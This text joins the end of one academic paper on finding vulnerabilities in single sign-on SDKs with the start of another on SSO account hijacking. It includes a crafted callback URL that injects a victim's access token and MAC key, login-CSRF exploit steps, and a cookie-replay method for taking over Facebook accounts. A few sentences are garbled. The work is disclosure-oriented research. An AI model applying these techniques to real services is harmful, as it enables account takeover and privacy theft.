session management, for which the application developers have multiple options. It is therefore difficult for the SDK, which is supposed to define the core functionality only, to consider the different operations among numerous session management tools. This may explain why 9 out of 10 SDKs (see Table 2) are vulnerable to different existing attacks related to the `state` parameter: These SDK developers often rely on the RP developers to implement the `state` parameter by themselves. Unfortunately, as shown in [49], 55% RP implementations fail to handle this `state` parameter correctly.

Towards this end, the Request-OAuthlib SDK pays considerable attention to carefully implement the `state` parameter and has fixed all previously known vulnerabilities associated with this parameter. Unfortunately, the fix itself unexpectedly contains a new bug, making CSRF attack possible again (but in a different way). By leveraging the CSRF attack, the attacker can either spoof the victim's personal data [43] or control the victim's RP account [49].

### 7.3.1 Vulnerability Analysis

Listing 5 presents the vulnerable code snippet when using the `state` parameter. It contains three key functions: init(), callback() and profile(), which correspond to `Req0`, `Req1` and `Req2` in Fig. 1, respectively. When the user clicks the "login with Facebook" button, the browser will send `Req0` to the RP server and invokes the "init" function. This function generates an authorization URL (Line 5) which includes a random `state` parameter to prevent CSRF attacks: Upon receiving `Req1`, the "callback" function will be invoked to parse and verify `auth_response`. In particular, it compares the `state` parameter generated in Line 4 and the one in the `auth_response` in Line 17 (which was stored in the `params` variable). In case of mismatch, an error will occur.

At a first glance, the program appears to be correct. However, a so-called "use-before-assignment" vulnerability of the `state` variable exists. Specifically, if an attacker skips `Req0` (thus "init" function does not get executed), and instead directly sends `Req1` to invoke the

Listing 5: Root Cause of Use-before-Assignment of State Variable

```
1  oauth = OAuth2Session(client_id,...)
2  @app.route("/")
3  def init():
4    auth_url, state = oauth.
         authorization_url(base_url)
5    return redirect(auth_url)
6  @app.route("/callback", methods=["GET"])
7  def callback():
8    token = oauth.fetch_token(token_url,
         secret, auth_response=request.url)
9    session['oauth_token'] = token
10   return redirect(url_for('.profile'))
11 @app.route("/profile", methods=["GET"])
12 def profile():
13   return oauth.get('https://idp/user')
14
15 def fetch_token(token_url, secret,
     auth_response):
16   ...
17   if state and params.get("state", None)
         !=state:
18     raise MismatchingStateError()
```

"callback" function, then the first occurrence of `state` in Line 17 becomes the default value, *i.e.*, `None`. As a result, the program will not check the second condition (`params.get("state",None)` != `state`). Instead, it directly exchanges for an access token (as long as the other fields in Step 6 of Fig. 1 are valid).

### 7.3.2 Exploit

This vulnerability allows an attacker to bypass the verification of the `state` parameter and thus makes CSRF attacks possible again. The exploit is presented in [43] (Section 4.4). Specifically, an attacker performs the following steps:

1. Sign into an RP using her own account from the IdP,
2. Intercept the code on her browser (Step 5 in Fig 1) and then,
3. Embed the intercepted code in an HTML construct (e.g., img, iframe) that causes the browser to automatically send the intercepted code to the RP's sign-in endpoint when the exploit page is viewed by a victim user.

This vulnerability can have high security implication, ranging from sniffing the victim's activity at the vulnerable RP via a "login CSRF" attack [8], to controlling the victim's RP account by account hijacking attack [26]. When it is combined with the amplification attack via Dual-Role IdPs [49], the consequence can be even more severe. Refer to the above references for details of the

corresponding exploits.

## 7.4 Bypass MAC_key Protection

SSO protocols support two usage types for an access token: the commonly used bearer token and the yet-to-be-standardized MAC token. Fig. 1 shows the standard use of the bearer token: any party in possession of an access token can retrieve the user data hosted by the IdP. Therefore, if the access token is disclosed (*e.g.*, via eavesdropping or insecure storage), an attacker can directly login as the token owner [13]. To protect the access token against leakage, more and more IdPs (*e.g.*, Facebook, Sina, *etc.*) start to support the MAC token.

The MAC token protocol is supposed to be more secure by signing the original bearer token. Specifically, in Step 7 of Fig. 1, MAC-token-enabled IdPs will return a random *secret key*[10] along with the access token to the RP. When making user-profile requests, the RP needs to compute a cryptographic hash message (*e.g.*, HMAC-SHA-256) to prove its possession of the secret key. Only if both the hash value (MAC) and the access token are valid would the IdP return the user data to the RP. Unfortunately, some SDKs cannot implement this function correctly. As a result, the purpose of MAC token is totally broken.

### 7.4.1 Vulnerability Analysis and Exploit

As presented in Listing 2, an attacker can specify any secret key of her choice using the following input:

```
https://RP.com/callback?state=xxx&code=
    fake_code_value&access_token=victim
    access_token&mac_key=victim_mac_key
```

Fig. 9 presents the exploit, which is similar to Fig. 7 with two exceptions: At Step 5, besides an invalid code and the victim's access token, the attacker also feeds a *MAC key* of mRP. At Step 8, the RP retrieves the user data using the victim's access token and the MAC value computed by the MAC key. Since the access token and MAC key are paired, the IdP returns the victim's user data to the RP for authentication.

## 8 Lessons Learned

**Least privilege.** We find that the aforementioned vulnerabilities are largely caused by the failure of the SDK developers in adhering to the principle of least privilege. Specifically, during each message exchange, the SDK developer should design a separate function to store the corresponding variable/ parameter so that the SDK can easily decide whether a variable/ parameter can be accessed and/or altered by the user or not. However, many SDK developers, for simplicity, store all key variables/ parameters using one single function. Furthermore, this function can be invoked by the user. As a result, even if the SDK developers attempt to filter out the user-provided variables, an intelligent attacker can still manipulate sensitive variables (*e.g.*, access token, refresh token) that she should not be allowed to.

[10]Previously, the secret key was the app secret, which is generated when the RP registers in the IdP platform. But the updated draft has made it a session secret and will be delivered upon every authorization request.



Figure 9: Exploit for MAC key injection

**Less is more.** Another observation is that the more IdPs/ functions a SDK supports, the more susceptible it would be. The reason is that, since the SSO specifications only serve as a high-level guideline, IdPs typically have various application-specific logic flows, unique APIs and security checks. To support multiple IdPs, a SDK will need to develop an additional layer to provide a new, generalized interface to glue various IdP-specific implementations together. For example, the Request-OAuthLib SDK defines two objects (*i.e.*, `oauth._client` and `oauth.token`) to manage the OAuth-related variables. When making requests to different IdPs, the SDK can thus retrieve the required variable from these two objects. Unfortunately, this generalized interface has enable the most important attack vector. would like to provide, the more vulnerable it can be. *e.g.*, OAuthLib, Request-OAuthLib.

## 9 Related Work

**SSO security analysis.** Given the critical SSO services, extensive efforts have been devoted to their security analysis. Firstly, the protocol specification [23, 39] has been verified by different formal methods including model checking [5, 7, 15, 19, 20, 36], manual analyses [28, 32] and cryptographic proof [11]. These formal methods have uncovered different protocol design flaws. However, these methods are mainly used to prove the correctness (or find violations) of the specification. As a result, the discovered vulnerabilities may not be realistic and can be unexploitable (unlike ours). For example, al-

though [19] discovers the so-called 307 Redirect attack that allows an attacker to learn the victim's password in IdP, real-world SSO systems actually use 302 redirection instead.

Despite these theoretical works, the practical implementations of the protocols were often found to be incorrect due to the implicit assumptions enforced by the IdP SDKs [46] or the incorrect interpretation of ambiguous specification [13]. Towards this end, researchers start to analyze the security issues of real-world implementations. The most popular method relies on network traffic analysis [25, 30, 43–45, 48, 49], to infer a correct system model for guiding subsequent fuzzing. Another attempt was to analyze how the security issues of the underlying platform can affect the SSO security, as discussed in [13, 47]. Motivated by numerous types of vulnerabilities discovered by these methods, researchers have built different automatic tools [18, 33, 51] to perform large-scale testing of SSO implementations against known classes of vulnerabilities. These studies do not consider the security of SDK internals and thus are different from ours in nature.

The work most similar to ours should be [46] which identifies the implicit assumptions in order for an SSO SDK to be used in a secure way. However, their work requires labor-intensive code translation for each SDK. As a result, the scheme is not scalable and the resultant semantic model can be inaccurate. More importantly, they focus on how a SDK can be insecurely used while we concern the vulnerabilities of SDK internals, which can be exploited even if the RP developers strictly follow the Best Current Practices. can be insecure by itself.

**SDK security analysis.** Modern software is often developed on the top of SDKs. To detect the SDK usage errors, many different tools and methodologies have been proposed. Most of these works focus on checking whether the SDK follow a specification, which can be either manually specified (*e.g.*, SSLint [24]), extracted from code [5] or learned from other libraries [35, 50]. However, all of them emphasize on the API invocation patterns. In contrast, relatively few efforts have been devoted to the security analysis on the SDK internals.

**Asynchronous events studies.** Previous research has shown that asynchronous events can lead to serious problems. Petrov *et al.* [37] formulate a *happens-before relation* to strictly specify the web event orders (*e.g.*, script loading should happen before execution) for detecting dangerous race-conditions in web applications. Such a *happens-before relation* was developed based on in-depth study of relevant specifications (*e.g.*, those of HTML and Javascript) and browser behavior. As such, it is rather difficult to generalize their findings to cover other protocols. Furthermore, the *happens-before relation* cannot characterize the much more complicated security properties of multi-party SSO protocols. Another related work is CHIRON [27], which can detect semantic bugs of stateful protocol implementations by considering different request orders. However, CHIRON mainly focuses on two-party systems and cannot maintain a consistent system state for more general multiple party systems. As a result, the work cannot be readily applied to the 3-party SSO system.

**Symbolic execution.** Using systematic path exploration techniques, symbolic execution tools like KLEE [9], S2E [14], UC-KLEE [38] are very effective in non-distributed software bug detection, especially for low-level memory corruption problems [41] (but not for web apps). More recently, the symbolic execution approach [10, 31, 40] has been extended to handle asynchronous apps (*e.g.*, OpenFlow and sensor networks) where events of interest can occur at any time. However, previous extensions require expert-level domain knowledge and cannot be applied for general asynchronous apps. Researchers have also used symbolic execution to verify web applications (*e.g.*, [12, 42]), but they did not consider challenges arise from multi-lock-step operations or the multi-party coordination. In contrast, S3KVetter has developed new techniques to test the implementations of multi-party protocols/ systems.

## 10 Conclusion

In this paper, we have presented S3KVetter, an automated testing tool which can discover logic bugs/ vulnerabilities buried deep in SSO SDKs by utilizing symbolic reasoning techniques. To better explore a 3-party SSO system, we developed new techniques for symbolic execution and realized them in S3KVetter. We have evaluated S3KVetter on ten popular SSO SDKs/ libraries which support different SSO protocols and modes of authorization grant flow. In addition to existing vulnerabilities, S3KVetter successfully discovers 4 new types of vulnerabilities, all of which can result in serious consequences including application account hijacking or user privacy leakage. Our findings demonstrate the efficacy of S3KVetter in performing systematic reasoning on SDKs and provide a reality-check on the implementation quality of popular "industrial-strength" SSO SDKs.

## Acknowledgements and Responsible Disclosure

We thank our shepherd Prof. Cristina Nita-Rotaru and the anonymous reviewers for their valuable comments which help to improve the paper considerably. This work is supported in part by the Innovation and Technology Commission of Hong Kong (project no.

ITS/216/15), National Natural Science Foundation of China (NSFC) under Grant No. 61572415, the CUHK Technology and Business Development Fund (project no. TBF18ENG001), and Hong Kong S.A.R. Research Grants Council (RGC) Early Career Scheme/General Research Fund No. 24207815 and 14217816.

We have reported the newly discovered vulnerabilities to all the affected vendors and have received various confirmations and acknowledgments.

# A Detailed Description of the Authorization Code Flow of OAuth2.0

The individual steps of authorization code flow, as shown in Fig. 1, are detailed below:

1. The user initiates the SSO process with the RP by specifying his intended IdP;
2. The RP redirects the user to the IdP for authentication. The RP may include the optional `state` parameter which is used for binding the request (in Step 2) to the subsequent response in Step 5;
3. The user operates the client device (*e.g.*, the browser or the mobile app) to authenticate himself to the IdP. He also confirms with the IdP to grant the permissions requested by the RP.
4. The IdP returns to the user an authorization code with the optional `state` parameter (typically its value is the hash of cookies and a nonce).
5. The user is redirected to the RP. The RP would reject the request if the received `state` parameter does not match the one, if specified, in Step 2.
6. The RP then requests the access token directly from the IdP (without going through the user/ client device) by sending the `code` parameter and its *client secret*.
7. The IdP responds with an access token upon validation of the identity of the RP and the `code` parameter submitted by the RP.
8. Using this access token, the RP can request data of the user from the IdP server.
9. The IdP responds to the RP with the user data (*e.g.*, profile) so that the RP can confirm the user's identity and allow the user to login to the RP.
10. The user can subsequently request to access his information/ resource, e.g. the user profile, hosted by the RP server.
11. The RP server responds to the user with the requested information accordingly.

# B Marking Symbolic Variables

Given the marked sample app, S3KVetter must identify which (ranges of) symbolic input fields (*e.g.*, the entire `request.url` or just the `code` in Listing 6) determine a path and then extracts all the path constraints related to these fields. To reduce the overhead for the constraint solver[11], we maintain each input field as an individual symbolic variable (*e.g.*, `code`, `state`) once these fields are split or decoded. Yet, we still allow byte-level access to the entire symbolic input (*e.g.*, `request.url`) in case we cannot identify input fields correctly.

Listing 6: Example for marking symbolic variables

```
1 @symbolic(request.url='http://RP.com/
      callback?code=code&state=1234'})
2 def callback():
3   token = oauth.fetch_token(token_url,
        secret, auth_response=request.url)
4   ...
```

[11] Otherwise, the constraint solver needs to remember all the operations on the entire symbolic input.

# O Single Sign-Off, Where Art Thou? An Empirical Analysis of Single Sign-On Account Hijacking and Session Management on the Web

## Abstract

The advent of Single Sign-On (SSO) has ushered in the era of a tightly interconnected Web. Users can now effortlessly navigate the Web and obtain a personalized experience without the hassle of creating and managing accounts across different services. Due to the proliferation of SSO, user accounts in identity providers are now *keys to the kingdom* and pose a massive security risk. If such an account is compromised, attackers can gain control of the user's accounts in numerous other web services.

In this paper we investigate the security implications of SSO and offer an in-depth analysis of account hijacking on the modern Web. Our experiments explore multiple aspects of the attack workflow and reveal significant variance in how services deploy SSO. We also introduce novel attacks that leverage SSO for maintaining long-term control of user accounts. We empirically evaluate our attacks against 95 major web and mobile services and demonstrate their severity and stealthy nature. Next we explore what session and account management options are available to users after an account is compromised. Our findings highlight the inherent limitations of prevalent SSO schemes as most services lack the functionality that would allow users to remediate an account takeover. This is exacerbated by the scale of SSO coverage, rendering manual remediation attempts a futile endeavor. To remedy this we propose *Single Sign-Off*, an extension to OpenID Connect for universally revoking access to all the accounts associated with the hijacked identity provider account.

## 1 Introduction

The creation and management of online user identities has long troubled web developers due to the complexity of such systems and the ramifications of potential vulnerabilities. This is further exacerbated by the feasibility of Sybil attacks [13] and the limitations of systems designed to prevent the automated creation of user accounts at a large scale [40, 30]. The advent of ubiquitous social and mobile platforms necessitated the deployment of technologies that could alleviate the onus of account management and offer a more integrated cross-platform and inter-service user experience. This has resulted in the proliferation of single sign-on (SSO) schemes that allow users to leverage their existing accounts in popular identity providers (IdPs) like Facebook and seamlessly access other web services or mobile apps (referred to as relying parties, or RPs) without the nuisance of repeating the account creation process or creating/managing extra passwords.

Naturally this new paradigm is not without pitfalls, and previous work has extensively explored the design and implementation flaws of SSO platforms that enable a plethora of attacks [46, 53, 49, 3, 28]. While IdPs have been recognized as single points of failure [43], there has been no systematic investigation of the deployment of SSO and how it interacts with RPs' existing techniques for session management. We highlight an underlying limitation of SSO as it is commonly deployed: while RPs universally verify the link between a local account and an IdP account at the moment of account creation, the vast majority use this process to bootstrap a local notion of identity that is not strongly tied to the IdP's account access or control. In this paper we show that even an ephemeral IdP account compromise can have significant, lasting ramifications as adversaries are able to *gain and retain access* to the victim's accounts on other services that support that IdP.

To better understand the interconnected nature of the SSO ecosystem we conduct the first, to our knowledge, large-scale measurement study of SSO adoption. We implement an automated analysis tool that crawls web services and identifies whether the account registration or log in process supports SSO, based on a manually curated list of 65 IdPs. Our study on the top 1 million websites according to Alexa found that 6.30% of websites support SSO. This highlights the scale of the threat, as attackers can gain access to a massive number of web services.

Even though compromised accounts remain a widespread and prevalent issue for major services [10]

(e.g., due to phishing [44]), we motivate part of our threat model by demonstrating a session cookie hijacking attack that allows complete account takeover in Facebook, the most prevalent IdP. This attack is completely undetectable by the user as the attacker's access does not appear in Facebook's list of active sessions. We assess the extent of this risk with a study on our university's wireless network.

Next, we investigate the capabilities and challenges that attackers face when using a hijacked IdP account to compromise the user's RP accounts, under different scenarios. We establish a systematic attack methodology and manually audit 95 of the most popular web and mobile RPs. We find that even though the specification for SSO allows an RP to request reauthentication of the user's IdP account, only two RPs consistently require this authentication during the SSO process. Thus, prior to our disclosure to Facebook, an eavesdropper would have been able to use the stolen Facebook cookies to impersonate victims at any of the other 93 RPs. We also introduce a novel hijacking attack in which the attacker preemptively creates accounts with RPs where the user does not yet have an account. By setting this long-term trap, the attacker can wait for the user to start using that service to obtain sensitive information and misuse the account's functionality.

We also evaluate the visibility of our attacks in both scenarios, and outline steps that attackers can take to minimize the digital footprints left by these attacks. Our findings further highlight the deleterious effect of SSO on account management, as we present an attack that allows the adversary to maintain access to the user's RP account, regardless of potential remediating actions taken by the user (i.e., changing passwords and killing active sessions), without making any changes visible to the user.

Finally, we identify the remediation options that RPs offer to users for preventing attackers from further accessing their accounts. Our analysis reveals that 89.5% of the RPs we evaluate do not offer options for invalidating active sessions. Moreover, manually revoking access and changing passwords is ineffective in many RPs, and practically infeasible as it cannot scale; due to the preemptive account hijacking attack (Section 5), the user would also have to check every new RP she uses in the future. For 74.7% of the RPs *users have no way to recover from our attacks.* This reflects the shortcomings of SSO schemes and the fractured state of the ecosystem; without a process for universally revoking permission across all RPs and simultaneously invalidating all existing sessions in every RP account associated with the compromised IdP account, SSO facilitates attackers in maintaining persistent and pervasive control over victims' accounts. As such, we outline *single sign-off*, an extension to SSO schemes that allows users to initiate a chain reaction of access-revocation operations that propagate across all associated accounts.

This paper makes the following contributions:

- We present the first large-scale study of the SSO ecosystem by measuring the adoption of IdPs in the Alexa top 1 million websites and quantifying the implications that stem from the prevalence of major providers. We have released our dataset to further foster research on SSO.
- We present an in-depth empirical evaluation of the implications of an IdP account compromise, and perform a systematic analysis of the subsequent account authorization and creation process under several novel attack scenarios for 95 of the most popular web and mobile RPs. Our findings offer a comprehensive evaluation of the SSO threat landscape.
- We demonstrate the inherent inability of popular SSO systems to prevent adversaries from maintaining access to users' RP accounts even after permission revocation. As such, we design *single sign-off*, a backwards-compatible extension to OpenID Connect that addresses this threat.
- We demonstrate a proof-of-concept attack against Facebook that results in complete account takeover, to further motivate part of our threat model.

Overall, the pervasiveness of SSO has created an exploitable ecosystem, further exacerbated by the lack of session management and hijacking remediation capabilities. Our analysis of how users can be harmed and how to remediate these attacks will facilitate tackling this significant yet understudied threat.

## 2 Background and Motivation

Here we provide an overview of how SSO schemes are implemented. We then outline the attacker capabilities assumed by our threat model, and motivate our work through a network traffic analysis study.

### 2.1 Single Sign-On Schemes

Broadly speaking, SSO is deployed to simplify user access to services in three categories: enterprise login, single login to a suite of distinct yet interrelated services provided by a single provider, and website/application login also called web SSO. Examples include universities using SSO to provide access to unrelated university services such as student grade systems; Google's SSO for services like YouTube; websites like Stack Overflow that support account creation and login using OpenID Connect [36]. The boundaries between these categories are fluid and all SSO schemes are similar at a high level. In this work, we are primarily concerned with web SSO and thus focus our discussion on OpenID Connect, the most recent SSO standard. However, the threats we explore are not restricted to a specific standard.

OpenID Connect is an extension to OAuth 2.0 [20] that provides a standardized method for a web service to re-

trieve identity information from an identity provider using OAuth. The protocol consists of interactions between the following parties:

- The *End-User* wishes to authenticate herself to a website or service.
- The *User Agent* is typically the End-User's browser.
- The *Identity Provider*[1] (IdP) is responsible for authenticating the End-User.
- The *Relying Party* (RP) is the website/service to whom the End-User wishes to authenticate. It is called the relying party[2] since it relies on the assertion of the End-User's identity by the Identity Provider.

OAuth is designed to cover a wide variety of authorization use cases. As such, it has a number of different protocol "flows" which are inherited by OpenID Connect. The most common flow used for authentication is the *Authorization Code Flow*. A concrete interaction between the parties when an End-User logs in is as follows. The End-User initiates logging in to an RP by clicking on a login link in her web browser (the User Agent) thus initiating a sequence of steps that, if successful, results in the End-User being logged in to the RP. Then the User Agent sends a request to the RP's web server as normal and the RP responds by directing the User Agent to visit the IdP's OAuth 2.0 *Authorization Endpoint*, e.g., using a HTTP 302 Found status code. The endpoints are URLs identifying the servers (and pages) responsible for performing the specified action. The User Agent follows the redirection by sending a request to the Authorization Endpoint. The request identifies the RP, the expected response type (i.e., an authorization code), a redirection URL, and the resources to which the RP is requesting access (e.g., basic account information like a user ID).

Now the IdP needs to perform two key steps before sending the authorization code back to the RP. The first step is authenticating the End-User. Precisely how this happens is up to the IdP but essentially:

- If the User Agent is not logged in to the IdP (or if the RP requests it) the IdP response directs the user to enter her credentials. After verifying the credentials, the IdP sets a cookie containing a unique session identifier.
- If the User Agent is already logged in to the IdP, it will already have the cookie. If so, the IdP may not interact with the End-User at all.

Assuming the authentication was successful, the IdP asks for the End-User's consent to share information with the RP, unless consent has been previously given. Having completed the necessary authentication and consent checks, the IdP directs the User Agent to the redirection URL specified during the authorization code request. This URL contains the authorization code as a query parameter. The User Agent follows the redirection thus delivering the authorization code to the RP. Note that both the RP's request for an authorization code and the IdP's response are carried by the User Agent via redirections to the other party's appropriate endpoint.

At this point, the User Agent stops mediating communication between the RP and the IdP. Instead, direct, server-to-server communication occurs. The RP sends a request to the IdP's *Token Endpoint*. The IdP responds with an ID Token and an Access Token. The ID Token contains an opaque string called the *subject identifier* which, together with the specific IdP, uniquely identifies the End-User. The RP may optionally use the Access Token to request additional information from the IdP. Having successfully authenticated, the End-User is logged in to the RP. To avoid having to engage in this protocol for every HTTP request, the RP will set a cookie in the browser. *As long as the cookie remains valid, the browser remains logged in to the RP without the need for any further communication with the IdP* (unless the RP explicitly requires SSO authentication for every session).

## 2.2 Threat Model

A wide range of attacks can result in users' accounts being compromised. Here we outline two different attack scenarios that capture adversaries with different levels of capabilities, and which present varying degrees of technical difficulty and attack scalability. Our goal is not to exhaustively enumerate methodologies or restrict the attacker to a specific avenue of compromise, but to highlight the diversity of alternative methods that are possible for hijacking user accounts. Moreover, each scenario presents crucial characteristics that affect the nature of the attack. Specifically, phishing can enable stealthier preemptive attacks (Section 5) while session hijacking results in the attacker "bypassing" Facebook's auxiliary detection mechanisms and not appearing in the active sessions (Section 4).

Figure 1 provides a high level overview of the attack workflow, depending on what the attacker has access to; while we use Facebook as the example IdP for the remainder of the paper, the basic transitions (solid lines) are applicable to any IdP. We describe the dotted line transition, which is specific to Facebook, in Section 4.

ⓐ **Phishing** remains the most common cause of compromise, even in major IdPs [7, 44]. By obtaining users' credentials attackers can completely take over users' IdP accounts. For the remainder of the paper we assume that phishers are able to access the victim's IdP account in spite of other mechanisms [1] that might be in place (as found in [7, 31]).

[1]The Identity Provider is referred to as the "OpenID Provider" or OP in the OpenID Connect specification [36]. For consistency with other academic work, we use the term Identity Provider.

[2]The OpenID Connect specification, somewhat confusingly, additionally refers to the RP as the "Client" [36].



Figure 1: Workflow based on attacker's capabilities.

**b Sniff WiFi (Cookie hijacking).** Next we consider an eavesdropping adversary that extracts HTTP cookies that allow her to hijack user accounts [8]. This attack is less scalable than phishing as it introduces physical constraints (the attacker needs to be within WiFi range) and can be thwarted by correct deployment of HTTPS. This attacker is *less powerful* as she does not obtain the victim's password. However, as we demonstrate in Section 4, the vast majority of RPs do not require the IdP password to be re-entered, and at the outset of this study Facebook (the most prominent IdP) was transmitting session cookies over HTTP connections. This adversary *highlights the ramifications of SSO even for cautious users that do not fall victim to phishing.*

**Use of SSO.** For our RP takeover study (Section 4) we assume that the victim has used SSO to create or log in to the RP account at least once. For the preemptive account hijacking attack (Section 5) where the attacker creates the user's RP account, we assume that the user will eventually attempt to create the RP account using SSO. In certain cases the attacks we present work even if the user's RP account has not been associated with the IdP account (i.e., the RP account was created independently) due to how the RP implements the SSO process. For instance, after creating an account on Strava[3] through a traditional account creation process, a user can associate that account with a Facebook account (registered under the same email) using SSO without being asked to input a password. For simplicity, we assume the victim uses SSO in the remainder of the paper.

## 2.3 Network Traffic Study

This paper explores the security implications of the prevalence of SSO and the remediation actions available to users following account compromise. It is not focused on *how* an attacker can compromise a user's IdP account. Nevertheless, we investigated the feasibility of an IdP *cookie hijacking* attack. We selected cookie hijacking as it affects even cautious users who do not fall victim to phishing attacks.

**Cookie hijacking.** We audited the network traffic from all popular Facebook apps (main app, Messenger, and Instagram) on the iOS, Android, and Windows mobile platforms. We discovered that browsing in the iOS Facebook in-app browser and visiting websites that serve Facebook's static content (through the like or share button) exposed session cookies because requests for static content on the domain `staticxx.facebook.com` were not protected by HSTS and the cookies were not served with a `Secure` flag or the flag was not enforced properly. This behavior was specific to Facebook's iOS in-app browser. Thus, the initial HTTP request from the in-app browser sent session cookies in cleartext. In a controlled experiment using our own accounts, we demonstrated a successful account takeover by replaying three key values of the captured cookies (`c_user`, `datr`, and `xs`). The exposed cookies result in a complete account takeover, giving the attacker the same level of control over the account as when authenticating using the password. It is worth noting that reusing session cookies in another device does not create any unauthorized access alert, giving the attacker persistent and stealthy access.

[3]A popular service for recording and sharing athletic activities.



Figure 2: Number of (unique) total and previously unseen vulnerable Facebook accounts seen per day.

**Ethics.** Before conducting the following experiments in the wild, we had extensive communication with our Institutional Review Board clearly describing our study's objective as well as the data collection and analysis methodology. To ensure the privacy and security of users, all data collection was conducted by network operations staff who only shared aggregated, de-identified data with the research team.

**Data collection.** To measure the prevalence of this issue in the wild, operations staff installed our logging module on a network tap that monitored our university's wireless network. This module counted the unique values seen for the relevant Facebook HTTP cookies for a period of four months (January–May, 2017). This allowed us to differentiate between accounts and correctly quantify the number which could be compromised by an adversary.

Figure 2 shows the number of unique accounts that exposed the required cookies over an unencrypted HTTP connection each day, as well as the number of unique accounts that had not been previously seen during the experiment. Overall, we collected a total of 5,729 unique vulnerable cookies during our experiment, which were appended to requests toward 11 different Facebook (sub)domains, with `staticxx.facebook.com` being the most common. Since we do not use the exposed cookies to log into the

users' accounts, we cannot eliminate the possibility of the same user exposing different cookie values during the monitoring period. Given the infrequency with which such cookies expire, and the length of the monitoring period, we believe this number closely reflects the actual number of vulnerable users on this network. Finally, the issue affected a considerable number of versions including 28 versions of the iOS Facebook app and 14 of the iOS Messenger app. Despite the sharp decline after our disclosure and subsequent fix, cookies were still being exposed due to users not updating their apps.

This experiment aims to gauge the extent of the damage when wireless traffic is eavesdropped by adversaries. While networks encrypted with WPA2 and a strong, tightly-guarded secret key are infeasible to brute force, well-known keys and open wireless networks (which is common in free public WiFi, e.g., coffee shops, university campuses, public transit etc.) make such man-in-the-middle attacks trivial.

## 3 Single Sign-On Prevalence

Before exploring the security and privacy ramifications of the tightly interconnected Web, we conduct a large scale study of the proliferation of SSO.

**Data collection.** For our study we use a list of 65 IdPs that support the OAuth 2.0 and/or OpenID Connect standards along with their corresponding API endpoints, which we based on Wikipedia's list of OAuth providers [48]. We develop a tool for automatically processing websites and extracting information regarding which SSO IdPs are supported in a given domain. The tool is built using the Puppeteer browser automation library [18].

Upon visiting a domain, our tool first traverses all DOM elements found on the landing page. Each element is analyzed for keywords that point to account sign up or log in functionality using a set of regular expressions. If there is no match, the element is searched for sign up or log in links. The same process is repeated for all identified points of interest. If none of the elements return a result, our crawler visits and analyzes predefined link patterns which are commonly used for such functionality (e.g., `example.com/login`, `example.com/signup`) and also issues queries to DuckDuckGo to search for login pages associated with that domain. Once a log in or sign up page is identified, our tool infers which IdPs are supported through regular expressions and searching for links to known SSO API endpoints.

**Data analysis.** We use our tool to crawl and process the top 1M websites according to Alexa (as reported on September 14, 2017) out of which 912,206 were processed correctly; the others present various errors (e.g., time outs and DNS lookup failures). Our tool identified SSO support on 57,555 (6.30%) domains on the list. Figure 3 shows the coverage for all the IdPs that we encountered during our crawl. We find that Facebook is the most prevalent IdP covering 4.62% (42,232) of the websites, while Google and Twitter follow with 2.75% (25,142) and 1.34% (12,294), respectively. We find that more popular websites are more likely to support SSO, as shown in Figure 4, with a 10.8% coverage in the top 100K,

**Cascading account compromise.** Our analysis of the data collected during our large-scale study revealed an unexpectedly common behavior. Numerous major websites that function as SSO identity providers also offer functionality that allows users to log in to these sites using other services as identity providers. After manually investigating every IdP's website, we found that 52% of the IdPs exhibit a dual behavior, serving both as RPs and IdPs for other services. Figure 5 shows which identity providers are also relying parties for other identity providers. This behavior is most likely due to the usability benefits of SSO; despite the services having deployed the infrastructure for supporting account creation and management, they still allow users to log in with other services as it offers seamless integration. However, this behavior also exacerbates the security risks of the SSO ecosystem, as it increases the attack surface. Through a series of carefully selected account hijackings, the attacker can gain access to web services that do not support SSO authentication with the initial IdP. The chain of compromises also obscures the root cause, which could further hinder users' remediation efforts. Using a hijacked Facebook account an attacker could indirectly compromise an additional 226 RPs in the top 100K by first compromising the IdPs those RPs support, increasing the respective coverage by 3.1%. For instance, the attacker can first compromise the user's BitBucket account and use that to subsequently compromise the user's GitLab account.

It is important to note that the actual increase depends on both user and website behavior. We do not have data showing how often users inadvertently create a chain of IdPs by opting to associate the account on an IdP that exhibits this dual behavior to a different IdP. On the one hand, one might expect that to be uncommon. On the other hand, the ease-of-use that motivates SSO may result in that being common behavior. Additionally, RPs that allow users to associate an IdP with their account solely through an SSO log in (as discussed in Section 2.2) remain vulnerable nonetheless. Finally, RPs that allow accounts that were created through a traditional creation process to be associated with an IdP account over SSO post facto (e.g., Strava) are also vulnerable regardless of user actions. Figure 6 depicts the impact of this cascading effect for the top 100K websites assuming that the victim's Facebook account has been compromised. The red nodes are the RPs that cannot be directly compromised using Facebook as an IdP but *can* be compromised by first using Facebook as an IdP for a second IdP.



Figure 3: Percentage of websites from the top 1 million that support each identity provider.



Figure 4: Percentage of websites that support SSO per website rank.



Figure 5: Dual behavior of IdPs that also operate as RPs to other IdPs.

## 4 Relying Party Account Takeover

Here we present our study on the feasibility of RP account hijacking. We show how attackers can leverage SSO to take over a victim's accounts across web and mobile services, and the ensuing ramifications.

**Preconditions.** Before any account compromise has occurred, the user creates an account in an RP using the IdP account. At some point after account creation, the attacker gains access to the user's IdP account. This can occur in several ways as captured by our threat model. To achieve her ultimate goal, whatever that may be, the attacker would like to log in to the user's account at the RP and interact with the service, thus obtaining access to whatever information or functionality is available.

**Methodology.** To determine the level of access the attacker has in the RP, we manually evaluated 29 websites out of the Alexa top 500 and 66 popular iOS apps that support Facebook SSO. We selected RPs from a wide range of different categories and types of functionality. For the iOS apps, we examined the top 10 apps according to the official iOS appstore from popular categories (dating, e-commerce, ride-sharing etc.) and selected those with SSO support. We also examined the Android version for a subset of these apps. See Appendix A for the complete list of RPs.

For each website, we create a new account using SSO and add any additional information the service requires (e.g., a phone number). After completing the account setup, we interact with the service in its usual manner, including sending messages, making purchases, or commenting on articles. Next, we log out of the website. At this point, we switch roles and consider what the attacker can do. We begin by injecting the user's hijacked session cookie into a clean browser session, which we then use to authenticate to the IdP during the SSO flow (see Section 2.1). Unless stated otherwise, we assume the role of the cookie hijacking attacker and do not use the user's IdP credentials in any manner. Next, we visit the RP where the user has an account and go through the normal "log in with ⟨IdP⟩" procedure. Finally, we interact with the website to determine the attacker's level of access. This includes actions like looking at the user's message or order history, sending new messages, or ordering new items.

We perform a similar experiment for each mobile app. The key difference is that there is no support in iOS or Android for adding cookies to Safari or Chrome respectively. We setup a MitM proxy and implement a cookie overwriting attack [52] to inject the hijacked IdP cookie.[4]

